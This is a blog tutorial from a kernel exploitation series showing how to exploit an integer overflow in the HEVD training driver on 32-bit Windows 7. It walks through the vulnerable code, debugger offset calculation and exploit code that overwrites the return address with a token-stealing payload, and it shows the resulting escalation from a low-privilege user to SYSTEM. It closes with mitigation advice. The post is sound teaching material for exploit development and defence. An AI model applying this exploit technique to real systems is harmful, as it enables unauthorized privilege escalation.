Saturday, January 13, 2018

Kernel Exploitation

[Kernel Exploitation] 5: Integer Overflow

This part shows how to exploit a vanilla integer overflow vulnerability. Post builds up on lots of contents from part 3 & 4 so this is a pretty short one.

Exploit code can be found here.

1. The vulnerability

Link to code here.

```
NTSTATUS TriggerIntegerOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    ULONG Count = 0;
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG BufferTerminator = 0xBAD0B0B0;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};
    SIZE_T TerminatorSize = sizeof(BufferTerminator);

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer))

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));
```

```
#ifdef SECURE
        // Secure Note: This is secure because the developer is not doing any arithmet
        // on the user supplied value. Instead, the developer is subtracting the size
        // ULONG i.e. 4 on x86 from the size of KernelBuffer. Hence, integer overflow
        // not occur and this check will not fail
        if (Size > (sizeof(KernelBuffer) - TerminatorSize)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#else
        DbgPrint("[+] Triggering Integer Overflow\n");

        // Vulnerability Note: This is a vanilla Integer Overflow vulnerability becaus
        // 'Size' is 0xFFFFFFFF and we do an addition with size of ULONG i.e. 4 on x86
        // integer will wrap down and will finally cause this check to fail
        if ((Size + TerminatorSize) > sizeof(KernelBuffer)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#endif

        // Perform the copy operation
        while (Count < (Size / sizeof(ULONG))) {
            if (*(PULONG)UserBuffer != BufferTerminator) {
                KernelBuffer[Count] = *(PULONG)UserBuffer;
                UserBuffer = (PULONG)UserBuffer + 1;
                Count++;
            }
            else {
                break;
            }
        }
```

```
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Like the comment says, this is a vanilla integer overflow vuln caused by the programmer not considering a very large buffer size being passed to the driver. Any size from `0xfffffffc` to ``0xffffffff` will cause this check to be bypassed. Notice that the copy operation terminates if the terminator value is encountered (has to be 4-bytes aligned though), so we don't need to submit a buffer length of size equal to the one we pass.

Exploitability on 64-bit

The `InBufferSize` parameter passed to `DeviceIoControl` is a DWORD, meaning it's always of size 4 bytes. In the 64-bit driver, the following code does the comparison:

At `HEVD!TriggerIntegerOverflow+97`:

```
fffff800`bb1c5ac7 lea     r11,[r12+4]
fffff800`bb1c5acc cmp     r11,r13
```

Comparison is done with 64-bit registers (no prefix/suffix was used to cast them to their 32-bit representation). This way, `r11` will never overflow as it'll be just set to `0x100000003`, meaning that this vulnerability is **not exploitable** on 64-bit machines.

Update: I didn't realize it at first, but the reason those values are treated fine in x64 arch is that all of them are of `size_t`.

---

2. Controlling execution flow

First, we need to figure out the offset for EIP. Sending a small buffer and calculating the offset between the kernel buffer address and the return address will do:

```
kd> g
[+] UserBuffer: 0x00060000
[+] UserBuffer Size: 0xFFFFFFFF
[+] KernelBuffer: 0x8ACF8274
[+] KernelBuffer Size: 0x800
[+] Triggering Integer Overflow
Breakpoint 3 hit
HEVD!TriggerIntegerOverflow+0x84:
93f8ca58 add     esp,24h

kd> ? 0x8ACF8274 - @esp
Evaluate expression: 16 = 00000010
kd> ? (@ebp + 4) - 0x8ACF8274
Evaluate expression: 2088 = 828
```

Notice that you need to have the terminator value 4-bytes aligned as otherwise it will use the submitted `Size` parameter which will ultimately result in reading beyond the buffer and possibly causing an access violation.


Now we know that RET is at offset **2088**. The terminator value should be at `2088 + 4`.

```
char* uBuffer = (char*)VirtualAlloc(
        NULL,
        2088 + 4 + 4,                 // EIP offset + 4 bytes for EIP + 4 bytes for term
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

// Constructing buffer
RtlFillMemory(uBuffer, SIZE, 'A');

// Overwriting EIP
DWORD* payload_address = (DWORD*)(uBuffer + SIZE - 8);
*payload_address = (DWORD)&StealToken;
```

```
// Copying terminator value
RtlCopyMemory(uBuffer + SIZE - 4, terminator, 4);
```

That’s pretty much it! At the end of the payload (`StealToken`) you need to make up for the missing stack frame by calling the remaining instructions (explained in detail in part 3).

```
pop ebp                                                    ; Restore saved EBP
ret 8                                                      ; Return cleanly
```


Administrator: C:\Windows\system32\cmd.exe - Desktop\exploit.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\low>whoami
win-8htr5a2vlg0\low

C:\Users\low>Desktop\exploit.exe
[+] Opened handle to device: 0x1c
[+] User buffer allocated: 0xe0000
Done! Enjoy a shell shortly.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\low>whoami
nt authority\system

C:\Users\low>_
```

Full exploit can be found here.

3. Mitigating the vulnerability

1. Handle all code paths that deal with arithmetics with extreme care (especially when they're user-supplied). Check operants/result for overflow/underflow condition.

2. Use an integer type that will be able to hold all possible outputs of the addition, although this might not be always possible.

SafeInt is worth checking out too.

4. Recap

1. Vulnerability was not exploitable on 64-bit systems due to the way the comparison takes place between two 64-bit registers and the maximum value passed to `DeviceIoControl` will never overflow.

2. Submitted buffer had to contain a 4-byte terminator value. This is the simplest form of crafting a payload that needs to meet certain criteria.

3. Although our buffer wasn't of extreme size, “lying” about its length to the driver was possible.

- Abatchy

0 Comments abatchy17.github.io

1 Login

♡ Recommend   Share   Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON **ABATCHY17.GITHUB.IO**

Mr Robot Walkthrough (Vulnhub)

2 comments • 9 months ago

Avatar **Mohamed Shahat** — Doubt it but you can ask the author if curious

Shellcode reduction tips (x86)

1 comment • 9 months ago

Avatar **Cami Rodriguez** — Nice, very useful, thanks

How to prepare for PWK/OSCP, a noob-friendly guide

4 comments • 9 months ago

Avatar **Navneet Soni** — why do we need to use recon-ng tool during the oscp exam?

[Kernel Exploitation] 6: NULL pointer dereference

1 comment • 4 months ago

Avatar **Kotori** — It does not works on Windows 7 SP1, 64 bit Ultimate. NtAllocateVirtualMemory returns …

Subscribe   Add Disqus to your site   Disqus' Privacy Policy   DISQUS

Follow @abatchy17

Follow @abatchy17

Categories

- .Net Reversing
- Backdooring
- DefCamp CTF Qualifications 2017
- Exploit Development
- Kernel Exploitation
- Kioptrix series
- Networking
- OSCE Prep
- OSCP Prep
- OverTheWire - Bandit
- OverTheWire - Leviathan
- OverTheWire - Natas
- Powershell
- Programming
- Pwnable.kr

- SLAE
- Shellcoding
- Vulnhub Walkthrough
- rant

Blog Archive

January 2018

- [Kernel Exploitation] 7: Arbitrary Overwrite (Win7 x86)
- [Kernel Exploitation] 6: NULL pointer dereference
- [Kernel Exploitation] 5: Integer Overflow
- [Kernel Exploitation] 4: Stack Buffer Overflow (SMEP Bypass)
- [Kernel Exploitation] 3: Stack Buffer Overflow (Windows 7 x86/x64)
- [Kernel Exploitation] 2: Payloads
- [Kernel Exploitation] 1: Setting up the environment

October 2017

- [DefCamp CTF Qualification 2017] Don't net, kids! (Revexp 400)
- [DefCamp CTF Qualification 2017] Buggy Bot (Misc 400)

September 2017

- [Pwnable.kr] Toddler's Bottle: flag
- [Pwnable.kr] Toddler's Bottle: fd, collision, bof
- OverTheWire: Leviathan Walkthrough

August 2017

- [Rant] Is this blog dead?

June 2017

- Exploit Dev 101: Bypassing ASLR on Windows

May 2017

- Exploit Dev 101: Jumping to Shellcode
- Introduction to Manual Backdooring

- Linux/x86 - Disable ASLR Shellcode (71 bytes)
- Analyzing Metasploit linux/x86/shell_bind_tcp_random_port module using Libemu
- Analyzing Metasploit linux/x86/exec module using Ndisasm
- Linux/x86 - Code Polymorphism examples
- Analyzing Metasploit linux/x86/adduser module using GDB
- Analyzing Metasploit linux/x86/adduser module using GDB
- ROT-N Shellcode Encoder/Generator (Linux x86)
- Skape's Egg Hunter (null-free/Linux x86)
- TCP Bind Shell in Assembly (null-free/Linux x86)

April 2017

- Shellcode reduction tips (x86)

March 2017

- LTR Scene 1 Walthrough (Vulnhub)
- Moria v1.1: A Boot2Root VM
- OSCE Study Plan
- Powershell Download File One-Liners
- How to prepare for PWK/OSCP, a noob-friendly guide

February 2017

- OSCP-like Vulnhub VMs
- OSCP: Day 30
- Mr Robot Walkthrough (Vulnhub)

January 2017

- OSCP: Day 6
- OSCP: Day 1
- Port forwarding: A practical hands-on guide
- Kioptrix 2014 (#5) Walkthrough
- Wallaby's Nightmare Walkthrough (Vulnhub)

December 2016

- Kiopritx 1.3 (#4) Walkthrough (Vulnhub)
- Kioptrix 3 Walkthrough (Vulnhub)
- Kioptrix 2 Walkthrough (Vulnhub)
- OverTheWire: Natas 17

November 2016

- OverTheWire: Natas 16
- OverTheWire: Natas 14 and 15
- Kioptrix 1 Walkthrough (Vulnhub)
- PwnLab: init Walkthrough (Vulnhub)
- OverTheWire: Natas 12
- OverTheWire: Natas 11

October 2016

- Vulnix Walthrough (Vulnhub)
- OverTheWire: Natas 6-10
- OverTheWire: Natas 0-5
- OverTheWire: Bandit 21-26
- OverTheWire: Bandit 16-20
- OverTheWire: Bandit 11-15
- OverTheWire: Bandit 6-10
- OverTheWire: Bandit 0-5
- Introduction